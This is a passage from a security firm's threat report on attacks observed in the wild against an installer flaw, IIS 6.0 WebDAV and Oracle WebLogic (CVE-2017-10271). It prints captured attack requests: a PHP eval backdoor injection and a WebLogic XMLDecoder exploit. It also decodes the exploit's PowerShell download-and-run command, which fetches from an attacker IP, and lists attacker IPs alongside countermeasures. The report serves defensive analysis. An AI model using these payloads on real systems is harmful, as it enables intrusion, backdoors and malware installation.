


Figure 13 Results of accessing configure.php

In addition to DB_DATABASE, it is known that there are other constants that are not fully validated and that allow code injection, among those that take values as POST request parameters and that are defined. Those constants that allow code injection are as follows:

Constants that allow code injection

- DB_SERVER
- DB_SERVER_USERNAME
- DB_SERVER_PASSWORD
- DB_DATABASE
- CFG_TIME_ZONE

4.2.2 Trends of the attack traffic detected

Figure 14 shows an example of the attack traffic that targeted the vulnerability.

If the attack succeeds, configure.php can be used as a backdoor, as processing (① in Figure 14) that decodes the value of the guige POST request parameter, using Base64 and that executes it as a PHP code can be injected into configure.php. Backdoors using the guige parameter were also found in attack traffic that targeted the above-mentioned Drupal vulnerability and an OpenSNS vulnerability.

```
POST /install/install.php?step=4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36
Content-Length: 111
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip,deflate

DIR_FS_DOCUMENT_ROOT=./&DB_DATABASE=');@eval(base64_decode($_POST['guige']));/*
```

①

Figure 14 Example of attack traffic that targeted the vulnerability

Figure 15 shows changes in the number of attacks that targeted the vulnerability.

Two sudden increases were observed between June 22 and 23 (① in Figure 15) and between June 28 to 29 (② in Figure 15). These increased attacks had the same contents as those shown in Figure 14 but used different source IP addresses. ① in Figure 15 originated from 222.186.190.100 (China), while ② in Figure 15 originated from 103.82.140.66 (Hong Kong).




Figure 15 Changes in the number of attacks that targeted the vulnerability

4.2.3 Countermeasures against the vulnerability

As the vulnerability is susceptible to attack when a file under the install directory is open to the public, possible countermeasures are to delete all files under the install directory and limit access to those files.

4.3 Increased attack traffic that exploited IIS and WebLogic vulnerabilities

For a long time, we saw many incidents of attack that targeted the arbitrary code execution vulnerabilities in the WebDAV function of IIS 6.0 (CVE-2017-7269)[8] and in Oracle WebLogic Server (CVE-2017-10271).[9]

4.3.1 Changes in the number of incidents detected

Figure 16 shows changes in the number of incidents that targeted the CVE-2017-7269 and CVE-2017-10271 vulnerabilities.

The figure shows that the number of CVE-2017-7269 incidents started increasing from April 2 while that of CVE-2017-10271 incidents started increasing from March 26, and that since then, many attacks were continually detected. The figure also shows that there is a similar trend regarding changes in the number of incidents detected. These attacks originated from many different source IP addresses, and more than a few targeted both vulnerabilities. This may be why the attacks show similarity in changes in the number. For the increase in the number of incidents detected, it is suspected that the same attacker performed these activities.




Figure 16 Changes in the number of incidents of attack traffic detected that targeted the CVE-2017-7269 and CVE-2017-10271 vulnerabilities

[8] "4.3 Arbitrary code execution vulnerability in IIS 6.0 WebDAV" in *JSOC INSIGHT*, Vol. 16
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol16_en.pdf

[9] "4.1 Code execution vulnerability in Oracle WebLogic Server" in *JSOC INSIGHT*, vol. 19
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol19_en.pdf

4.3.2 Attack traffic contents

For the CVE-2017-7269 vulnerability, the contents of the attack traffic could not be identified, as only part of the shell code was recorded in the detection log. On the other hand, for the CVE-2017-10271 vulnerability, attack traffic contents were recorded in many detection logs, and they showed the same traffic content.

Figure 17 shows an example of attack traffic that targeted the CVE-2017-10271 vulnerability, while Figure 18 shows the decoding result of the character string shown as ① in Figure 17.

The attack attempted to externally acquire a character string, and characteristically used the fixed file path of "/images/test/DL.php" as a URL where a PowerShell script was likely located. Our investigation of publicly available information shows that these activities were intended to mine for cryptocurrencies or to cause an infection with ransomware.

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0
Connection: Close
Content-Type: text/xml
Content-Length: 1187

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.8.0_131" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="3">
    <void index="0">
      <string>cmd.exe</string>
    </void>
    <void index="1">
      <string>/c</string>
    </void>
    <void index="2">
      <string>Start /Min PowerShell.exe -NoP -NonI -EP ByPass -W Hidden -E                    ①
JABPAFMAPQAoAEcAVwBtAGkAIABXAGkAbgAzADIAXwBPAHAAZQByAGEAdABpAG4AZwBTAHkAcwB0AGUAbQApAC4AQwBhAHAAdABpAG8AbgA7ACQAVwBDAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAOwAkAFcAQwAuAEgAZQBhAGQAZQByAHMAWwAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwBdAD0AIgBQAG8AdwBlAHIAUwBoAGUAbABsAC8AVwBMACAAJABPAFMAIgA7AEkARQBYACAAJABXAEMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAdAB0AHAAOgAvAC8AMQAyADAALgAyADUALgAxADQAOAAuADIAMAAyAC8AaQBtAGEAZwBlAHMALwB0AGUAcwB0AC8ARABMAC4AcABoAHAAJwApADsA</string>
    </void>
  </array>
    <void method="start"/>
</void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

Figure 17 Example of attack traffic that targeted the CVE-2017-10271 vulnerability

```
$OS=(GWmi Win32_OperatingSystem).Caption;
$WC=New-Object Net.WebClient;$WC.Headers[
'User-Agent']="PowerShell/WL $OS";IEX $WC.
DownloadString('http://120.25.148.202/imag
es/test/DL.php');
```

Figure 18 Decoding result of the character string shown as ① in Figure 17

It is also known that different IP addresses were used as attackers' URLs.

Table 5 shows the IP address identified from the detection logs.

Table 5 IP addresses identified from detection logs

120.25.148.202	121.17.28.15	111.230.229.226
222.184.79.11	192.99.142.248	128.199.86.57
101.200.45.78		

4.3.3 Sources of attack traffic

Figure 19 shows the percentages by country of the source IP addresses.

Regardless of which vulnerabilities were targeted, the attacks originated evenly from many IP addresses, and no bias was observed in the use of those IP addresses. However, our investigation of the countries where the source IP addresses are assigned revealed that many of them were assigned to China.




Figure 19 Percentages by country of the source IP addresses

4.3.4 How to respond to these types of attacks

For these types of attacks, if an attack succeeds, a fixed URL is used for HTTP traffic. Therefore, it is recommended to check whether such a URL is recorded in the proxy log or whether traffic to an IP address recorded in such a URL is recorded in the FW log.

As attack traffic that targeted the CVE-2017-7269 and CVE-2017-10271 vulnerabilities has continued to be detected, if you are using a vulnerable environment, it is necessary to take countermeasures as quickly as possible. For each of the vulnerabilities, the susceptible versions are as follows.

[CVE-2017-7269]

- Microsoft IIS 6.0 environment with WebDAV enabled[10]

[CVE-2017-10271]

- Oracle WebLogic Server 10.3.6.0.0
- Oracle WebLogic Server 12.1.3.0.0
- Oracle WebLogic Server 12.2.1.1.0
- Oracle WebLogic Server 12.2.1.2.0
- Oracle WebLogic Server 12.2.1.0.0[11]

[10] Products that may contain IIS 6.0
Windows Server 2003
Windows Server 2003 R2
Windows XP Professional

[11] Versions identified as susceptible through JSOC testing

5 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol. 21

Authors:

Makoto Sonoda, Shohei Abe, Sho Suzuki, Shuuto Imai

(alphabetical order)

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho,
Chiyoda-ku, Tokyo 102-0093
https://www.lac.co.jp/